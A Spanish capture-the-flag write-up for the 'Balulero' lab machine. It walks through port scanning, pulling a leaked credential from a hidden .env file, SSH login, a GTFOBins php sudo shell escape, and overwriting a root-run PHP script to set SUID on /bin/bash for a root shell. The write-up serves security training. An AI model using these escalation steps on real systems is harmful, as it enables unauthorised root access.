BALULERO

DESPLIEGUE

1- Descargamos el zip de la plataforma. Con unzip descomprimimos

```
unzip balulero.zip

Archive:  balulero.zip
inflating: auto_deploy.sh
inflating: balulero.tar
```

2- Y ahora desplegamos la máquina

```
bash auto_deploy.sh balulero.tar

Estamos desplegando la máquina vulnerable, espere un momento.

Máquina desplegada, su dirección IP es --> 172.17.0.2

Presiona Ctrl+C cuando termines con la máquina para eliminarla
```

CONECTIVIDAD

```
ping -c1 172.17.0.2
```

```
└─# ping -c1 172.17.0.3
PING 172.17.0.3 (172.17.0.3) 56(84) bytes of data.
64 bytes from 172.17.0.3: icmp_seq=1 ttl=64 time=0.707 ms

--- 172.17.0.3 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 0.707/0.707/0.707/0.000 ms
```

ESCANEO DE PUERTOS


nmap -p- -Pn -sVCS --min-rate 5000 172.17.0.2


```
└─# nmap -p- -Pn -sSVC --min-rate 5000 172.17.0.3 -T 5
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-09-30 14:02 EDT
Nmap scan report for 172.17.0.3
Host is up (0.000043s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.11 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 fb:64:7a:a5:1f:d3:f2:73:9c:8d:54:8b:65:67:3b:11 (RSA)
|   256 47:e1:c1:f2:de:f5:80:0e:10:96:04:95:c2:80:8b:76 (ECDSA)
|_  256 b1:c6:a8:5e:40:e0:ef:92:b2:e8:6f:f3:ad:9e:41:5a (ED25519)
80/tcp open  http    Apache httpd 2.4.41 ((Ubuntu))
|_http-title: Mi Landing Page - Ciberseguridad
|_http-server-header: Apache/2.4.41 (Ubuntu)
MAC Address: 02:42:AC:11:00:03 (Unknown)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Puertos abiertos 22 y 80

foto puerto 80

Revisando el código fuente del servidor encontramos un script





Tratamos de descargar el archivo

curl http://172.17.0.3/.env_de_baluchingon

RECOVERY LOGIN

balu:balubalulerobalulei

EXPLOTACIÓN

Establecemos conexión por SSH

```
└─# ssh balu@172.17.0.2
The authenticity of host '172.17.0.2 (172.17.0.2)' can't be established.
ED25519 key fingerprint is SHA256:UjQK384LFBMaXowGIlQpRBsUtzEYVMwhTHbjwLP4qMA.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '172.17.0.2' (ED25519) to the list of known hosts.
balu@172.17.0.2's password:
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 6.8.11-amd64 x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Sat Sep 28 15:18:39 2024 from 172.17.0.1
balu@cf54fffa000c:~$
```

ESCALADA DE PRIVILEGIOS

Buscamos permisos sudo

```
balu@cf54fffa000c:~$ sudo -l
Matching Defaults entries for balu on cf54fffa000c:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User balu may run the following commands on cf54fffa000c:
    (chocolate) NOPASSWD: /usr/bin/php
balu@cf54fffa000c:~$
```

Consultando en

https://gtfobins.github.io/gtfobins/php/#sudo

CMD="/bin/sh"
sudo php -r "system('$CMD');"

Nos hacemos chocolate

```
balu@cf54fffa000c:~$ sudo -u chocolate /usr/bin/php -r "system('$CMD');"
whoami
chocolate
bash -i
chocolate@cf54fffa000c:/home/balu$
```

Buscando en directorios encontramos en /opt

```
chocolate@cf54fffa000c:/opt$ ls -la
total 12
drwxr-xrwx 1 root      root      4096 Sep 28 15:17 .
drwxr-xr-x 1 root      root      4096 Oct  1 09:46 ..
-rw-r--r-- 1 chocolate chocolate   59 May  7 13:55 script.php
```

Cambiamos el contenido del archivo script.php para que contenga

un comando que intenta activar el bit SUID en /bin/bash.

Verificamos los permisos de /bin/bash y ejecutamos una

shell con permisos de root

```
chocolate@cf54fffa000c:/opt$ echo "<?php system('chmod u+s /bin/bash'); ?>" > /opt/script.php
chocolate@cf54fffa000c:/opt$ ls -l /bin/bash
-rwsr-xr-x 1 root root 1183448 Apr 18  2022 /bin/bash
chocolate@cf54fffa000c:/opt$ /bin/bash -p
bash-5.0# whoami
root
bash-5.0#
```

🖐 Buen día